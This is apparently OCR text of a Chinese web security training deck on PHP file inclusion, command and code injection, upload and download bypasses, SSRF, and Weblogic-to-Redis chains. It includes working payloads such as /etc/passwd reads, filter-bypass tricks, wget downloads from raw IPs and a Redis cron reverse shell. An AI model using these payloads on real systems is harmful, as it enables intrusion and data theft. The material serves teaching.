      <div class="content">
CgoKPD9waHAKICAkc2l0ZSA9ICJDYWxsIGZvciBQYXBlcnMgZm9yIF
dlYiBTZWN1cml0eSAzMDAwIjsKICByZXF1aXJlICJoZWFkZXIucGhw
IjsKCiAgaWYoaXNzZXQoJF9GSUxFU1snGRmJ10pKXsKICAgICAgU3
VibWlzc2lvbjo6Y3J1YXR1KCk7CiAgfQogIAogIGlmKFpc3N1dCgk
X0ZJTEVTWydwZGYnXSkgYW5kIGlzc2VOKCRfUE9TVFsiZW1haWwiXS
kpewogICAgICBlY2hvIFN1Ym1pc3Npb246OmRpc3BsYXkoKTsKICAg
ICAgRElFKCk7CiAgfQogIAoKCj8+CiAgPGRpdiBjbGFzcz0iYmxvY2
siIGlkPSJibG9jay10ZXh0Ij4KICAgIDxkaXYgY2xhc3M9InNlY29u
ZGFyeS1uYXZpZ2F0aW9uIj4KCiAgICAgIDxkaXYgY2xhc3M9ImNvbn
RlbnQiPgo8P3BocCBpZiAoaXNzZXQoJF9HRVRbJ3BhZ2UnXSkgKQog
ICAgICAgICRwYWdlID0gJF9HRVRbJ3BhZ2UnXS4iLnBocCI7CiAgIC
AgIGVsc2UgCiAgICAgICAgJHBhZ2UgPSAibWFpbi5waHAiOwogICAg
ICBpbmNsdWRlKCRwYWdlKTsKPz4KICAgICA8L2Rpdj4KICAgIA8L2
Rpdj4KICA8L2Rpdj4KCgo8P3BocAoKCiAgcmVxdWlyZSAiZm9vdGVy
LnBocCI7Cj8+Cgo=      </div>

    </div>
  </div>
```

实例一

Request

Raw | Params | Headers | Hex | XML

```
POST /index.php?page=php://input%00 HTTP/1.1
Host: 10.0.0.133
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:54.0)
Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 19

<?php phpinfo(); ?>
```

Response

Raw | Headers | Hex | HTML | Render

PHP Version 5.3.2

System	Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686
Build Date	Sep 21 2012 05:12:51
Configure Command	'./configure' '--with-mysql' '--with-apxs2=/usr/bin/apxs2' '--enable-static' '-- '--disable-xml' '--disable-xmlreader' '--disable-json' '--disable-libxml' '--disa '--disable-cgi' '--disable-cli' '--disable-simplexml' '--disable-dom' '--disable-
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	/usr/local/lib
Loaded Configuration File	/usr/local/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend	220090626

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

06

Command Injection

Command Injction

命令注入漏洞产生原因主要是由于传递进入命令执行函数的参数没有过滤或者过滤不严导致

- exec()
- system()
- passthru()
- shell_exec()
- popen()
- proc_open()
- 反引号

command Injection

```php
<?php
if (isset($_GET['ip'])) {
  $cmd = 'ping -c1 '.$_GET['ip'];
  system($cmd);
}
```

```
xiashangdeMacBook-Pro:~ xiashang$ curl "http://10.92.0.185/index.php?ip=127.0.0.
1;cat+/etc/passwd";
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.057/0.057/0.057/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

命令分隔符

- %0A 换行
- %0D 回车
- ; 命令会连续执行下去
- & 后台任务符号
- && 命令会连续执行下去，如果遇到错误则不再执行后面命令
- | 管道符
- || 遇到可以执行的命令，后面命令不再执行

imagemagick


命令执行

push graphic-context

viewbox 0 0 640 480

fill 'url(https://example.com/image.jpg"|ls "-la)’

pop graphic-context



bypass trick

- /

${PATH:0:1}

- 空格换行

${IFS}、%0A、%09、<

- .

${PHP_VERSION:1:1}

- :

$(expr substr $PATH 1 1)

- >

$PS2

```
xiashangdeMacBook-Pro:~ xiashang$ cat${IFS}${PATH:0:1}etc${PATH:0:1}passwd
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
```

```
➜  ~ ${IFS}
zsh: command not found:  \t\n
➜  ~
```

bypass trick

- 拆分

a=who;b=ami;ab;

- 编码

`echo "bHMK"|base64 -d`

- IP地址转换

十进制：111.111.111.111 => 1869573999

十六进制： 111.111.111.111 => 6F6F6F6F

```
xiashangdeMacBook-Pro:~ xiashang$ ping 1869573999
PING 1869573999 (111.111.111.111): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
Request timeout for icmp_seq 2
Request timeout for icmp_seq 3
^C
--- 1869573999 ping statistics ---
5 packets transmitted, 0 packets received, 100.0% packet loss
xiashangdeMacBook-Pro:~ xiashang$ ping 0x6F6F6F6F
PING 0x6F6F6F6F (111.111.111.111): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
^C
--- 0x6F6F6F6F ping statistics ---
3 packets transmitted, 0 packets received, 100.0% packet loss
```

bypass trick

无回显

- Linux

curl http://ip.p

ping `whoami

- Windows

ping %USER

实例一

```php
<?php
    highlight_file(__FILE__);

    $dir = 'sandbox/' . $_SERVER['REMOTE_ADDR'];
    if ( !file_exists($dir) )
        mkdir($dir);
    chdir($dir);

    $args = $_GET['args'];
    for ( $i=0; $i<count($args); $i++ ){
        if ( !preg_match('/^\w+$/', $args[$i]) )
            exit();
    }
    exec("/bin/orange " . implode(" ", $args));
?>
```

实例一

- 解法一：

args[]=a%0A&args[]=mkdir&args[]=exploit%0A&args[]=cd&args[]=exploit%0A&args[]=wget&args[]=92775836

args[]=tar&args[]=cvf&args[]=archived&args[]=exploit%0A&args[]=php&args[]=archived

- 解法二：

while true; do wget -qO- "http://52.68.245.164/?args[]=abc%0a&args[]=twistd&args[]=telnet" > /dev/null; done

- 解法三：

args[]=aa%0a&args[]=busybox&args[]=ftpget&args[]=<IP_IN_DECIMAL>&args[]=script

args[]=aa%0a&args[]=sh&args[]=script

- 解决四：

args[]=a%0A&args[]=wget hex_ip

<?php Header("Location: ftp://user:user@attack.com/shell");exit(); ?>

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

07

Code Injection

Code Injection

应用程序本身过滤不严，可通过请求将代码注入到应用中执行

- eval()
- assert()
- preg_replace()
- call_user_func()
- call_user_func_array()
- array_map()
- ob_start()
- {}

preg_replace

```
<?php
preg_replace("/\[(.*)\]/e",'\\1',$_GET['str']);
?>
```

http://10.0.0.130:8003/code/.php?str=[phpinfo();]

Enable Post data Enable Referrer

PHP Version 5.4.45

System	Linux web3 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
Build Date	Apr 29 2017 12:54:38
Configure Command	'./configure' '--prefix=/usr/local/php' '--with-config-file-path=/usr/local/php/etc' '--enable-fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl' '--enable-mbregex' '--enable-mbstring' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-intl' '--with-xsl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php/etc
Loaded Configuration File	/usr/local/php/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension	API220100525,NTS

Thinkphp代码执行

```
if(!empty($_SERVER['PATH_INFO'])) {
    if(C('URL_HTML_SUFFIX') && !empty($_SERVER['PATH_INFO'])) {
        $_SERVER['PATH_INFO'] = preg_replace('/\.'.trim(C('URL_HTML_SUFFIX'),'.').'$/', ''
            , $_SERVER['PATH_INFO']);
    }
    if(!self::routerCheck()){   // 检测路由规则 如果没有则按默认规则调度URL
        $paths = explode($depr,trim($_SERVER['PATH_INFO'],'/'));
        $var  =  array();
        if (C('APP_GROUP_LIST') && !isset($_GET[C('VAR_GR
            $var[C('VAR_GROUP')] = in_array(strtolower($p
                ('APP_GROUP_LIST')))? array_shift($paths
        }
        if(!isset($_GET[C('VAR_MODULE')])) {// 还没有定义
            $var[C('VAR_MODULE')]  =  array_shift($paths
        }
        $var[C('VAR_ACTION')]  =  array_shift($paths);
        // 解析剩余的URL参数
        $res = preg_replace('@(\w+)'.$depr.'([^'.$depr.'\
            implode($depr,$paths));
        $_GET  =  array_merge($var,$_GET);
    }
```

/index.php/module/action/param1/$%7B@phpinfo()%7D

PHP Version 5.3.5

System	Linux web2.oa.bjidc.cn 2.6.18-238.el5 #1 SMP Thu Jan 13 15:51:15 EST 2011 x86_64
Build Date	Jun 30 2011 23:41:19
Configure Command	'./configure' '--prefix=/usr/local/php' '--with-config-file-path=/usr/local/php/etc' '--with-mysql=/usr/' '--with-mysqli=/usr/bin/mysql_config' '--with-iconv=/usr/local' '--with-freetype-dir' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-safe-mode' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl' '--with-curlwrappers' '--enable-mbregex' '--enable-fpm' '--enable-mbstring' '--with-mcrypt' '--with-gd' '--enable-gd-native-ttf' '--with-openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-ldap'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php/etc
Loaded Configuration File	/usr/local/php/etc/php.ini
Scan this dir for additional	(none)

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

08

File Upload

黑名单扩展名

```
<?php
function getExt($filename){
        return substr($filename,strripos($filename,'.')+1);
}
disallowed_types = array("php","php3","php4");
$FilenameExt = strtolower(getExt($_FILES["file"]["name"]));
if(in_array($FilenameExt,$disallowed_types)){
        die("disallowed type");
}
else{
        $filename = time().".".$FilenameExt;
        move_uploaded_file($_FILES["file"}["tmp_name"],  "upload/".$filename)}
?>
```

content-type

```
<?php
$type = $_FILES['img']['type'];
if(($type == "image/pjpeg")||
   ($type == "image/jpg")||
   ($type == "image/jpeg")||
   ($type == "image/gif")||
   ($type == "image/bmp")||
   ($type == "image/png")){
       //uploading
}
?>
```

bypass trick

- 客户端检测
- 服务端检测

- 上传文件后缀黑名单：php、php3、php5、phtml、pht、Php、php+space、截断
- 上传文件后缀白名单：结合解析漏洞、文件包含漏洞、.htaccess、.user.ini、截断
- MIME类型：content-type
- 上传文件头检测
- 上传文件内容检测
  - <script language=“php”>phpinfo();</script>、<?phpinfo();?>
  - file_put_content是可变长参数 => content[]=<?php&content[]=%0aphpinfo();?>
- 有时候会有path截断，不一定在名字处
- 利用伪协议绕过判定

09

File Download

File Download

传入文件下载（读取）函数的参数可控，通过目录遍历下载任意文件

- file_get_contents()
- highlight_file()
- fopen()
- readfile()
- fread()
- fgetss()
- fgets()
- parse_ini_file()
- show_source()
- file()

File Download

```
<?php
public function public_get_suggest_key(){
      $url = $_GET['url'].'&q='.$_GET['q'];
      $res = @file_get_contents($url);
      if(CHARSET != 'gbk'){
            $res = iconv('gbk',CHARSET,$res);
       }
echo $res;
}
?>
```

bypass trick

- .....//etc/passwd
- %00


CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

10

SSRF

SSRF

- SSRF(Server-Side Request Forgery)服务器端请求伪造是一种由攻击者构造形成由服务器端发起请求的漏洞
- SSRF形成
- 对服务器
- 攻击内网
- 借助其他




SSRF

```php
<?php
    $url = $_GET['url'];
    $ch = curl_init();
    curl_setopt($ch,CURLOPT_URL,$url);
    curl_setopt($ch,CURLOPT_HEADER,false);
    curl_setopt($ch,CURLOPT_RETURNTRANSFER,false);
    curl_setopt($ch,CURLOPT_SSL_VERIFYPEER,false);
    curl_setopt($ch,CURLOPT_USERAGENT,'test');
    curl_setopt($ch,CURLOPT_FOLLOWLOCATION,true);
    $res = curl_exec($ch);
    header('Content-Type:text/html');
    curl_close($ch);
    echo $res;
?>
```

SSRF

curl http://10.92.0.185/curl.php?url=http://t1ckbs06.xfkxfk.com



Supported Protocols and Wrappers

http://php.net/manual/en/wrappers.php

- file:// - Accessing local filesystem
- http:// - Accessing HTTP(s) URLS
- ftp:// - Accessing FTP(s) URLS
- php:// - Accessing various I/O streams
- zlib:// - Compression Streams
- data:// - Data(RFC 2397)
- glob:// - Find pathnames matching pattern
- phar:// - PHP Archive
- ssh2:// - Secure Shell 2
- expect:// - Process Interaction Streams

PHP URL schema support

- http(s)
- ftp
- file
- gopher(enable by –with-curlwrappers)


```
xiashangdeMacBook-Pro:~ xiashang$ curl -V
curl 7.43.0 (x86_64-apple-darwin15.0) libcurl/7.43.0 SecureTransport zlib/1.2.5
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s
 rtsp smb smbs smtp smtps telnet tftp
Features: AsynchDNS IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz
 UnixSockets
```

- pop3(enable by –with-curlwrappers)
- smtp(enable by –with-curlwrappers)
- telnet(enable by –with-curlwrappers)
- ssh2(disabled by default)
- expect(disabled by default)

Weblogic SSRF+Redis

Weblogic SSRF


http://192.168.31.78:7001/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://192.168.31.78:7001



Weblogic SSRF+Redis

Redis写计划任务反弹shell

```
set x "\n*/1 * * * * bash -i >& /dev/tcp/192.168.31.240/2333 0>&1\n"
config set dir /var/spool/cron/
config set dbfilename root
save
```



Weblogic SSRF+Redis

- 写webshell

